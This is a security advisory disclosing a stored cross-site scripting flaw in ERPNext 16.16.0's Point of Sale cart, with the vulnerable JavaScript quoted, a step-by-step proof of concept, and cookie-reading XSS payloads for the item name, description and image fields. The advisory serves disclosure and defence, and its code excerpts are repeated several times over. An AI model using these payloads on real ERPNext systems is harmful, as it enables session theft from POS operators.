ERPNext 16.16.0 - Stored XSS in POS cart item rendering

4,8

Medium

Detected by

Fluid Attacks AI SAST Scanner

Disclosed by

Oscar Naveda

Summary

Full name

ERPNext 16.16.0 - Stored XSS in POS cart item rendering

Code name

State

Public

Release date

Affected product

ERPNext

Vendor

Frappe

Affected version(s)

16.16.0

Vulnerability name

Stored cross-site scripting (XSS)

Remotely exploitable

Yes

CVSS v4.0 vector string

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

CVSS v4.0 base score

4.8

Exploit available

Yes

Description

An authenticated ERPNext user with Item record edit permissions (e.g. Item Manager, Stock Manager) can persist arbitrary HTML/JavaScript in the item_name, description, or image fields of an Item and trigger unescaped rendering in the Point of Sale (POS) cart interface for every operator who adds that item to a transaction.

The sink is render_cart_item in erpnext/selling/page/point_of_sale/pos_item_cart.js:611, which constructs an HTML string using template literals that directly embed item_data.item_name, the output of get_description_html(), and the output of get_item_image_html(), then passes the result to jQuery's .html(). The description field has a conditional sanitization routine that is trivially bypassed: it only activates when the content contains the literal string <div>, leaving all other HTML tags (e.g. <img onerror=...>, <script>) unhandled. item_data.image is inserted directly into an img src attribute without escaping.

Vulnerability

Source → sink path

  1. Source — user-controlled Item fields (items child table of POS Invoice):

    Item fields item_name, description, and image are stored in the Item doctype and propagate into the POS invoice items table. They are accessible to the client via this.events.get_frm().doc.items with no transformation. Any user holding a role that permits Item creation or editing (Item Manager, Stock Manager, Purchase Manager, and similar) can set these fields to arbitrary HTML/JS payloads.

  2. Sink — jQuery .html() with unescaped template literals (pos_item_cart.js:611-620):

    $item_to_update.html(
        `${get_item_image_html()}
        <div class="item-name-desc">
            <div class="item-name">
                ${item_data.item_name}
            </div>
            ${get_description_html()}
        </div>
        ${get_rate_discount_html()}`
    );
    $item_to_update.html(
        `${get_item_image_html()}
        <div class="item-name-desc">
            <div class="item-name">
                ${item_data.item_name}
            </div>
            ${get_description_html()}
        </div>
        ${get_rate_discount_html()}`
    );
    $item_to_update.html(
        `${get_item_image_html()}
        <div class="item-name-desc">
            <div class="item-name">
                ${item_data.item_name}
            </div>
            ${get_description_html()}
        </div>
        ${get_rate_discount_html()}`
    );
    $item_to_update.html(
        `${get_item_image_html()}
        <div class="item-name-desc">
            <div class="item-name">
                ${item_data.item_name}
            </div>
            ${get_description_html()}
        </div>
        ${get_rate_discount_html()}`
    );

    jQuery's .html() is an innerHTML setter. HTML tags present in any interpolated value are parsed and executed by the browser. item_data.item_name is embedded with no sanitization whatsoever.

  3. Bypassed sanitization on description (pos_item_cart.js:661-677):

    function get_description_html() {
        if (item_data.description) {
            if (item_data.description.indexOf("<div>") != -1) {
                // only enters here if description literally contains "<div>"
                try {
                    item_data.description = $(item_data.description).text();
                } catch (error) {
                    item_data.description = item_data.description
                        .replace(/<div>/g, " ")
                        .replace(/<\/div>/g, " ")
                        .replace(/ +/g, " ");
                }
            }
            item_data.description = frappe.ellipsis(item_data.description, 45);
            return `<div class="item-desc">${item_data.description}</div>`;
        }
        return ``;
    }
    function get_description_html() {
        if (item_data.description) {
            if (item_data.description.indexOf("<div>") != -1) {
                // only enters here if description literally contains "<div>"
                try {
                    item_data.description = $(item_data.description).text();
                } catch (error) {
                    item_data.description = item_data.description
                        .replace(/<div>/g, " ")
                        .replace(/<\/div>/g, " ")
                        .replace(/ +/g, " ");
                }
            }
            item_data.description = frappe.ellipsis(item_data.description, 45);
            return `<div class="item-desc">${item_data.description}</div>`;
        }
        return ``;
    }
    function get_description_html() {
        if (item_data.description) {
            if (item_data.description.indexOf("<div>") != -1) {
                // only enters here if description literally contains "<div>"
                try {
                    item_data.description = $(item_data.description).text();
                } catch (error) {
                    item_data.description = item_data.description
                        .replace(/<div>/g, " ")
                        .replace(/<\/div>/g, " ")
                        .replace(/ +/g, " ");
                }
            }
            item_data.description = frappe.ellipsis(item_data.description, 45);
            return `<div class="item-desc">${item_data.description}</div>`;
        }
        return ``;
    }
    function get_description_html() {
        if (item_data.description) {
            if (item_data.description.indexOf("<div>") != -1) {
                // only enters here if description literally contains "<div>"
                try {
                    item_data.description = $(item_data.description).text();
                } catch (error) {
                    item_data.description = item_data.description
                        .replace(/<div>/g, " ")
                        .replace(/<\/div>/g, " ")
                        .replace(/ +/g, " ");
                }
            }
            item_data.description = frappe.ellipsis(item_data.description, 45);
            return `<div class="item-desc">${item_data.description}</div>`;
        }
        return ``;
    }

    The guard condition checks only for the exact lowercase string "<div>". A payload such as <img src=x onerror=alert(1)> does not contain <div>, so the entire sanitization block is skipped. frappe.ellipsis is a pure truncation helper (not an HTML-escaping utility); a payload of ≤ 45 characters passes through unchanged and is injected into the DOM.

    Even when the <div> branch is entered, the catch fallback only replaces <div> and </div> tags while leaving all other HTML intact, providing no protection against <script>, <img>, <svg>, or event-handler attributes.

  4. image injected into src attribute without escaping (pos_item_cart.js:681-687):

    function get_item_image_html() {
        const { image, item_name } = item_data;
        if (!me.hide_images && image) {
            return `
                <div class="item-image">
                    <img
                        onerror="cur_pos.cart.handle_broken_image(this)"
                        src="${image}" alt="${frappe.get_abbr(item_name)}"">
                </div>`;
        }
    }
    function get_item_image_html() {
        const { image, item_name } = item_data;
        if (!me.hide_images && image) {
            return `
                <div class="item-image">
                    <img
                        onerror="cur_pos.cart.handle_broken_image(this)"
                        src="${image}" alt="${frappe.get_abbr(item_name)}"">
                </div>`;
        }
    }
    function get_item_image_html() {
        const { image, item_name } = item_data;
        if (!me.hide_images && image) {
            return `
                <div class="item-image">
                    <img
                        onerror="cur_pos.cart.handle_broken_image(this)"
                        src="${image}" alt="${frappe.get_abbr(item_name)}"">
                </div>`;
        }
    }
    function get_item_image_html() {
        const { image, item_name } = item_data;
        if (!me.hide_images && image) {
            return `
                <div class="item-image">
                    <img
                        onerror="cur_pos.cart.handle_broken_image(this)"
                        src="${image}" alt="${frappe.get_abbr(item_name)}"">
                </div>`;
        }
    }

    image is interpolated directly into the src attribute. Additionally, the template contains a stray double-quote after alt="${frappe.get_abbr(item_name)}", producing malformed HTML (alt="AB""). With image = '" onerror="alert(1)':

    • Produces: src="" onerror="alert(1)"">

    • The onerror event handler breaks out of the src attribute context and executes.

  5. escape() for data-row-name provides no HTML protection (pos_item_cart.js:605):

    <div class="cart-item-wrapper" data-row-name="${escape(item_data.name)}"></div>
    <div class="cart-item-wrapper" data-row-name="${escape(item_data.name)}"></div>
    <div class="cart-item-wrapper" data-row-name="${escape(item_data.name)}"></div>
    <div class="cart-item-wrapper" data-row-name="${escape(item_data.name)}"></div>

    escape() is window.escape() (deprecated URI-encoding). It does not encode <, >, or ". It is applied only to data-row-name, not to any of the displayed fields.

Relevant code:

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:599-692 (render_cart_item)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:611 (jQuery .html() sink)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:614-616 (item_name direct interpolation)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:661-677 (get_description_html, bypassed sanitization)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:679-691 (get_item_image_html, src injection)

  • erpnext/selling/page/point_of_sale/pos_item_cart.js:605 (escape() misuse on data-row-name)

PoC

Reproduction used in validation environment

Environment: ERPNext 16.16.0 running locally.

Attack path — via Item record fields (user with Item edit permissions)

  1. Log in to ERPNext as a user with Item Manager or Stock Manager role.

  2. Navigate to Stock → Items → <any Item> → Edit (or create a new Item).

  3. Set the Description field to a payload that does not contain <div> (to bypass the guard condition):

    <img src=x onerror=alert(document.cookie)>
    <img src=x onerror=alert(document.cookie)>
    <img src=x onerror=alert(document.cookie)>
    <img src=x onerror=alert(document.cookie)>

    This payload is 38 characters, within the 45-character ellipsis limit, and contains no <div>, so it bypasses get_description_html entirely.

    Alternatively, set Item Name to:

    <script>alert(document.cookie)</script>
    <script>alert(document.cookie)</script>
    <script>alert(document.cookie)</script>
    <script>alert(document.cookie)</script>
  4. Save the Item.

  5. Confirm the payload was stored verbatim:

    bench --site <site> execute frappe.db.get_value \
      --kwargs '{"doctype":"Item","name":"<ITEM-CODE>","fieldname":"description"}'
    # Expected: <img src=x onerror=alert(document.cookie)>
    bench --site <site> execute frappe.db.get_value \
      --kwargs '{"doctype":"Item","name":"<ITEM-CODE>","fieldname":"description"}'
    # Expected: <img src=x onerror=alert(document.cookie)>
    bench --site <site> execute frappe.db.get_value \
      --kwargs '{"doctype":"Item","name":"<ITEM-CODE>","fieldname":"description"}'
    # Expected: <img src=x onerror=alert(document.cookie)>
    bench --site <site> execute frappe.db.get_value \
      --kwargs '{"doctype":"Item","name":"<ITEM-CODE>","fieldname":"description"}'
    # Expected: <img src=x onerror=alert(document.cookie)>
  6. Open the POS interface as a POS operator (a different user/session):

    Navigate to Point of Sale → open any POS session → add the malicious Item to the cart.

    render_cart_item is called, get_description_html skips the sanitization block (no <div> in the payload), frappe.ellipsis truncates without escaping, and the payload reaches $item_to_update.html(). The onerror event fires and executes alert(document.cookie) in the operator's browser.

Alternate path via image attribute injection:

Set the Item's image field to:

" onerror="alert(document.cookie)

When the Item is added to the cart, get_item_image_html renders:

<img onerror="cur_pos.cart.handle_broken_image(this)" src="" onerror="alert(document.cookie)"

The first onerror attribute is overridden or both fire depending on browser behavior; in either case the injected handler executes.

Evidence of Exploitation


  • Video of exploitation:

  • Static Evidence:

Our security policy

We have reserved the ID CVE-2026-42839 to refer to this issue from now on.

System Information

  • ERPNext

  • Version 16.16.0 (branch: develop)

  • Operating System: Any

References

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Oscar Naveda from Fluid Attacks' Offensive Team using the AI SAST Scanner.

Timeline

Vulnerability discovered

Vendor contacted

Public disclosure

Does your application use this vulnerable software?

During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Lee un resumen de Fluid Attacks

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Las soluciones de Fluid Attacks permiten a las organizaciones identificar, priorizar y remediar vulnerabilidades en su software a lo largo del SDLC. Con el apoyo de la IA, herramientas automatizadas y pentesters, Fluid Attacks acelera la mitigación de la exposición al riesgo de las empresas y fortalece su postura de ciberseguridad.

Suscríbete a nuestro boletín

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.

Mantente al día sobre nuestros próximos eventos y los últimos blog posts, advisories y otros recursos interesantes.